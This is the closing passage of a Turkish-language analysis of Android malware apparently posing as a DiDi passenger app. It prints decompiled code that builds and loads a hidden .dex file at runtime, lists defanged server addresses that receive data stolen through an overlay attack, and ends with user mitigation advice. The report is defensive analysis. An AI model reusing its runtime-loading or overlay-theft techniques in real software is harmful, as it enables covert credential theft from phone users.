    try {
        ZipOutputStream zipOutputStream = new ZipOutputStream(new BufferedOutputStream(new FileOutputStream(createTempFile)));
        try {
            ZipEntry zipEntry2 = new ZipEntry("classes.dex");
            zipEntry2.setTime(zipEntry.getTime());
            zipOutputStream.putNextEntry(zipEntry2);
            n.a(b, inputStream, zipOutputStream);
            zipOutputStream.closeEntry();
        } catch (Exception e2) {
        } catch (Throwable th) {
            zipOutputStream.close();
            throw th;
        }
        zipOutputStream.close();
        if (createTempFile.setReadOnly()) {
            StringBuilder sb2 = new StringBuilder();
            sb2.append("Renaming to ");
            sb2.append(file.getPath());
            if (!createTempFile.renameTo(file)) {
                throw new IOException("Failed to rename \"" + createTempFile.getAbsolutePath() + "\" to \"" + file.getAbsolutePath() + "\"");
            }
```

com.didiglobal.passenger classında tanımlanmış olan **a** methoduyla **runtime** anında çözümlenen bir .dex dosyası oluşturulmaktadır.


```
public static void a(Context context) {
    int r0 = Build.VERSION.SDK_INT;
    if (r0 >= 4) {
        try {
            ApplicationInfo c = c(context);
            if (c != null) {
                a(context, new File(c.sourceDir), new File(c.dataDir), "secondary-dexes", "");
            }
        } catch (Exception e) {
            throw new RuntimeException("MultiDex installation failed (" + e.getMessage() + ").");
        }
    } else {
        throw new RuntimeException("MultiDex installation failed. SDK " + r0 + " is unsupported. Min SDK version is " + 4 + ".");
    }
}

private static void a(Context context, File file, File file2, String str, String str2) {
    Set<File> set = a;
    synchronized (set) {
        if (!set.contains(file)) {
            set.add(file);
            int r0 = Build.VERSION.SDK_INT;
            if (r0 > 20) {
                StringBuilder sb = new StringBuilder();
                sb.append("MultiDex is not guaranteed to work in SDK version ");
                sb.append(r0);
                sb.append(": SDK version higher than ");
                sb.append(20);
                sb.append(" should be backed by runtime with built-in multidex capabilty but it's not the case here: java.vm.version=\"");
                sb.append(System.getProperty("java.vm.version"));
                sb.append("\"");
            }
```

.dex dosyası **SDK** uyuşmazlığından dolayı çalıştırılamadığında oluşturulan dex dosyası hafızadan silinmektedir.

Network Analizi



Cihaz **223[.]6[.]6[.]6** ve **223[.]5[.]5[.]5** adresli Ali Express sunucularına yönlendirilmektedir.



104[.]16[.]248[.]249 adresli sunucuya girilen , **Overlay Attack** aracılığıyla alınan bilgiler gönderilir

Çözüm Önerileri

- Yazılımları yalnızca Google Play Store gibi resmi uygulama mağazalarından indirilmelidir.
- Android cihazlarda Google Play Protect'in etkinleştirilmelidir.
- Kullanıcılar, cihazlarında herhangi bir izni etkinleştirirken dikkatli olmalıdır.
- Cihazda şüpheli uygulamalar bulunursa, bunları hemen kaldırılmalı veya silinmelidir.
- Kötü amaçlı yazılım bulaşmasını izlemek ve engellemek için paylaşılan IOC'leri kullanılabilir.
- Kötü amaçlı yazılımları tespit etmek ve kaldırmak için virüsten koruma yazılımları güncel tutulmalıdır.
- Android cihazınızı, işletim sisteminizi ve uygulamaların en son sürümlere güncel tutulmalıdır.
- Uygulamalarda güçlü parolalar kullanılmalı ve iki faktörlü kimlik doğrulama etkinleştirilmelidir.

HAZIRLAYANLAR

Yasin Mersin

https://www.linkedin.com/in/yasinmersin/

İrem Alkaşi

https://www.linkedin.com/in/iremalkasi/

Çağlar YÜN

https://www.linkedin.com/in/caglaryun/

Emre Efe Doğan

https://www.linkedin.com/in/emreefedogan/